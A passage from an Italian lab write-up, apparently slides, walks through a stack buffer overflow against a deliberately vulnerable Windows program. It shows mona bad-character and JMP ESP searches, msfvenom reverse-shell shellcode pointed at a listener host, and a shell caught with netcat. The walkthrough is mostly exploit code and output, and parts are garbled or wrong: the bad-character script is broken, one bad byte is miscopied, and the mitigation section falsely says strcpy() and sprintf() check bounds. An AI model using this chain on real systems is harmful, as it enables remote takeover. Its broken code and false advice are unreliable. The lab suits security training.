By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5
Cc6Cc7Cc8Cc9Cc0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Ce0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7
Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Ci0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9
Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co
```

BUFFER OVERFLOW

3. Identificazione dei "Bad characters"

Per prima cosa generiamo un bytearray completo con tutti i byte possibili (da \x00 a \xFF) con il seguente comando:
!mona bytearray -b "\x00". Per creare dei bad character identici a quelli generati dal comando precedente utilizziamo il seguente script python:

```
GNU nano 0.2
for x in range(1, 256):
    print("\\" + ":".format(x), end="")
print()
```

Lanciamo lo script e dopo aver generato i bad characters gli copiamo e incolliamo all'interno della sezione payload del nostro exploit

```
(kali㉿kali)-[~/Desktop/bufferoverflow]
$ python3 badchar.py
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x
2\x19\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x
\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x
\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x
\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x
\x9e\x9f\xaa\xab\xac\xad\xae\xaf\xbd\xbe\xbf\xcf\xde\xee\xfa\xfb\xfd\xfe\xff
```

Una volta aver incollato i bad characters all'interno del nostro payload, avviamo il programma e lanciamo l'exploit.

```
padding = ""
payload = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x
postfix = ""

(kali㉿kali)-[~/Desktop/bufferoverflow]
$ python3 exploit1.py
Sending evil buffer ...
Done!
```

BUFFER OVERFLOW

Dopo aver inviato un bytearray per individuare i bad characters, devi confrontarlo con quello che è effettivamente presente in memoria. L'indirizzo contenuto in ESP indica dove il bytearray è stato caricato, quindi è il punto di partenza corretto per il confronto.
Nel nostro caso il valore esadecimale di ESP corrisponde al seguente risultato:

00E3FA28

Copiamo e incolliamo il seguente valore nel comando mona

| P mona Memory comparison results | | | |
|----------------------------------|--------------------------|----------------------|--------|
| Address | Status | BadChars | Type |
| 0x00e3fa28 | Corruption after 6 bytes | 00 07 08 2e 2f a0 a1 | normal |

Per prima cosa segniamoci i bad characters trovati, successivamente procediamo con l'eliminare i caratteri sospetti dalla sezione payload del nostro script e rilanciamolo.

Procediamo con l'eliminare il carattere sospetto x07, il carattere x00 lo escludiamo a prescindere perchè in molti linguaggi e sistemi viene interpretato come terminatore di stringa.

\x06\x08\x

Rilanciamo lo script e dopo aver mandato in crash l'applicazione usiamo nuovamente il comando mona per comparare i bitarray utilizzando il valore esadecimale del registro ESP.

```
$ python3 exploit1.py  
Sending evil buffer ...  
Done!
```

BUFFER OVERFLOW

Utilizziamo il comando mona per controllare i nuovi bad chars. Come possiamo notare, rispetto ai bad chars precedenti, questa volta non è presente il valore x08, questo ci conferma che il carattere dannoso era il valore x07.

```
BadChars  
00 07 2e 2f a0 a1
```

Proseguiamo adottando la stessa metodologia per i caratteri mancanti.

```
c\x2d\x2e\x2f\  
  
c\x2d\x2f\x  
  
└─(kali㉿kali)-[~/Desktop  
$ python3 exploit1.py  
Sending evil buffer ...  
Done!  
  
wpsploit
```

BUFFER OVERFLOW

Anche questa volta possiamo notare che il carattere x2f scompare, confermando quindi che il carattere x2e è il carattere dannoso.

| Comparison results | |
|--------------------------|----------------|
| Status | BadChars |
| Corruption after 6 bytes | 00 07 2e a0 a1 |

Eseguiamo lo stesso procedimento per l'ultima volta eliminando quindi il carattere xa0 nella sezione "payload" del nostro script e andiamo a controllare il risultato.

```
f\x00\x01\x  
-----  
\x9f\x01\x
```

Il risultato ottenuto dopo aver eseguito tutti i passaggi è il seguente:

| Status | BadChars |
|--------------------------|-------------|
| Corruption after 6 bytes | 00 07 2e a0 |

BUFFER OVERFLOW

4. Identificazione dell'istruzione "JMP ESP"

Una delle istruzioni più comuni che l'attaccante cerca è la "jmp esp". Questa istruzione dice al programma di saltare all'indirizzo contenuto nel registro ESP (Stack Pointer), che in quel momento punta al punto della memoria dove si trova il codice malevolo.

Per trovare il nostro jmp esp utilizziamo un comando mona:

```
!mona jmp -r esp -cpb "\x00\x07\x2e\xa0"
```

```
L + J Results :  
0x625011af : jmp esp !  
0x625011bb : jmp esp !
```

Una volta aver ricavato l'indirizzo che contiene l'istruzione JMP ESP procediamo con l'inserire il seguente indirizzo nel nostro exploit, riportandolo con un annotazione "little endian"

Perché si usa il formato LittleEndian?

Le architetture x86 e x86_64 usano il formato Little Endian, il che significa che i byte di un valore multi-byte vengono memorizzati in ordine inverso.

```
retn = "\xaf\x11\x50\x62"  
...  
..."
```

BUFFER OVERFLOW

5. Sviluppo dell'exploit

Per generare il payload finale utilizzando un modulo di msfvenom, andando ad inserire tutti i vari bad chars trovati per generare un payload che non utilizzi quei caratteri li.
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.100 LPORT=9000 EXITFUNC=thread -b "\x00\x07\x2e\x0a" -f c

```
File Actions Edit View Help
kali㉿kali:~/Desktop/bufferoverflow ~ kali㉿kali: ~

[kali㉿kali)-[~/Desktop/bufferoverflow]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.100 LPORT=9000 EXITFUNC=thread -b "\x00\x07\x2e\x0a"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xda\xd9\x74\x24\xf4\x58\xbb\xb2\xec\x0d\x3a\x2b\xc9"
"\xb1\x52\x31\x58\x17\x83\xc0\x04\x03\xea\xff\xef\xcf\xf6"
"\xe8\x72\x2f\x06\xe9\x12\xb9\xe3\xd8\x12\xdd\x60\x4a\x4a"
"\x95\x24\x67\x48\xfb\xdc\xfc\x3c\xd4\xd3\xb5\x8b\x02\xda"
"\x46\x47\x77\x7d\xc5\xba\xab\x5d\xf4\x74\xbe\x9c\x31\x68"
"\x33\xcc\xea\xe6\xe6\xe0\x9f\xb3\x3a\x8b\xec\x52\x3b\x68"
"\xa4\x55\x6a\x3f\xbe\x0f\xac\xbe\x13\x24\xe5\xd8\x70\x01"
"\xbf\x53\x42\xfd\x3e\xb5\x9a\xfe\xed\xf8\x12\x0d\xef\x3d"
"\x94\xee\x9a\x37\xe6\x93\x9c\x8c\x94\x4f\x28\x16\x3e\x1b"
"\x8a\xf2\xbe\xc8\x4d\x71\xcc\x45\x1a\xdd\xd1\x38\xce\x56"
"\xed\xb1\xf1\xb8\x67\x81\xd5\x1c\x23\x51\x77\x05\x89\x34"
"\x88\x55\x72\xe8\x2c\x1e\x9f\xfd\x5c\x7d\xc8\x32\x6d\x7d"
"\x08\x5d\xe6\x0e\x3a\xc2\x5c\x98\x76\x8b\x7a\x5f\x78\x4a"
```

BUFFER OVERFLOW

6. Esecuzione dell'exploit

Ora è tutto pronto non ci resta altro che metterci in ascolto sulla porta 9000 utilizzando netcat lanciare il nostro exploit e vedere cosa succede:

```
(kali㉿kali)-[~/Desktop/bufferoverflow]
$ nc -nvlp 9000
listening on [any] 9000 ...
[...]
(kali㉿kali)-[~/Desktop/bufferoverflow]
$ python3 exploit1.py
```

Dopo aver lanciato lo script succede questo

```
(kali㉿kali)-[~/Desktop/bufferoverflow]
$ nc -nvlp 9000
listening on [any] 9000 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.102] 49450
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp>
[...]
(kali㉿kali)-[~/Desktop/bufferoverflow]
$ python3 exploit1.py
Sending evil buffer ...
Done!
```

BUFFER OVERFLOW

Utilizzando il comando `whoami` possiamo controllare con quale utente siamo loggati, mentre con il comando `ipconfig` possiamo visualizzare le configurazioni di rete di quella macchina.

Lanciamo entrambi i comandi per verificare se effettivamente il nostro exploit è andato a buon fine:

```
C:\Users\user\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp>whoami  
whoami  
desktop-9k1o4bt\user
```

```
C:\Users\user\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp>ipconfig  
ipconfig
```

Configurazione IP di Windows

Scheda Ethernet Ethernet: 1x1000BaseT RJ45

Suffisso DNS specifico per connessione:

Indirizzo IPv4. : 192.168.50.102

Subnet mask : 255.255.255.0

Gateway predefinito : 192.168.50.1

Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:

Stato supporto Supporto disconnesso

Suffisso DNS specifico per connessione:

Possiamo quindi ritenere il nostro exploit concluso e andato a buon fine.

BUFFER OVERFLOW

MITIGAZIONE E RACCOMANDAZIONI PER IL BUFFER OVERFLOW

- Uso di Funzioni di Sicurezza
- Tecnologie di Protezione della Memoria
- Aggiornamenti e Patch di Sicurezza

Scrivere codice sicuro, utilizzando funzioni di gestione della memoria come fgets(), strcpy(), sprintf() che controllano i limiti del buffer.

Usare protezioni avanzate come ASLR (Address Space Layout Randomization), DEP (Data Execution Prevention) e Stack Canaries per rendere più difficile l'exploit.

Mantenere sempre aggiornato il software per correggere eventuali falle di sicurezza

